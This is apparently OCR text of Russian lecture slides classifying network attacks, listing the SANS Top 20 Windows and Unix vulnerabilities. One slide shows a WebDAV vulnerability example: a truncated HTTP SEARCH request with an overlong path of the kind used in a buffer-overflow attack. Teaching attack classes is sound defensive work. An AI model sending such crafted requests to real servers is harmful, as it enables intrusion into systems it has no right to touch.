
- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*
- *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- *Нарушение навигации (ложный маршрут)*
- *Провоцирование отказа объекта (компонента)*
- *Запуск кода (программы) на объекте атаки*

Пример: уязвимость WebDAV

HTTP-запрос:

SEARCH
/xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxx….. …xxxxx HTTP/1.1
Host: 200.1.1.254
Content-Type: text/xml
Content-Length: 137

<?xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
<g:sql>
Select "DAV:displayname" from scope()
</g:sql>
</g:searchrequest>




```
# WebDAV www.company.com
```

Классификация атак по механизмам реализации

- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*
- *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- *Нарушение навигации (ложный маршрут)*
- *Провоцирование отказа объекта (компонента)*
- *Запуск кода (программы) на объекте атаки*

Top 20

Уязвимости Windows-систем

W1 Internet Information Services (IIS)

W2 Microsoft Data Access Components (MDAC) -- Remote Data Services

W3 Microsoft SQL Server

W4 NETBIOS -- Unprotected Windows Networking Shares

W5 Anonymous Logon -- Null Sessions

W6 LAN Manager Authentication -- Weak LM Hashing

W7 General Windows Authentication -- Accounts with No Passwords or Weak Passwords

W8 Internet Explorer

W9 Remote Registry Access

W10 Windows Scripting Host

http://www.sans.org/top20

Top 20

Уязвимости Unix-систем

U1 Remote Procedure Calls (RPC)

U2 Apache Web Server

U3 Secure Shell (SSH)

U4 Simple Network Management Protocol (SNMP)

U5 File Transfer Protocol (FTP)

U6 R-Services -- Trust Relationships

U7 Line Printer Daemon (LPD)

U8 Sendmail

U9 BIND/DNS

U10 General Unix Authentication -- Accounts with No Passwords or Weak Passwords

http://www.sans.org/top20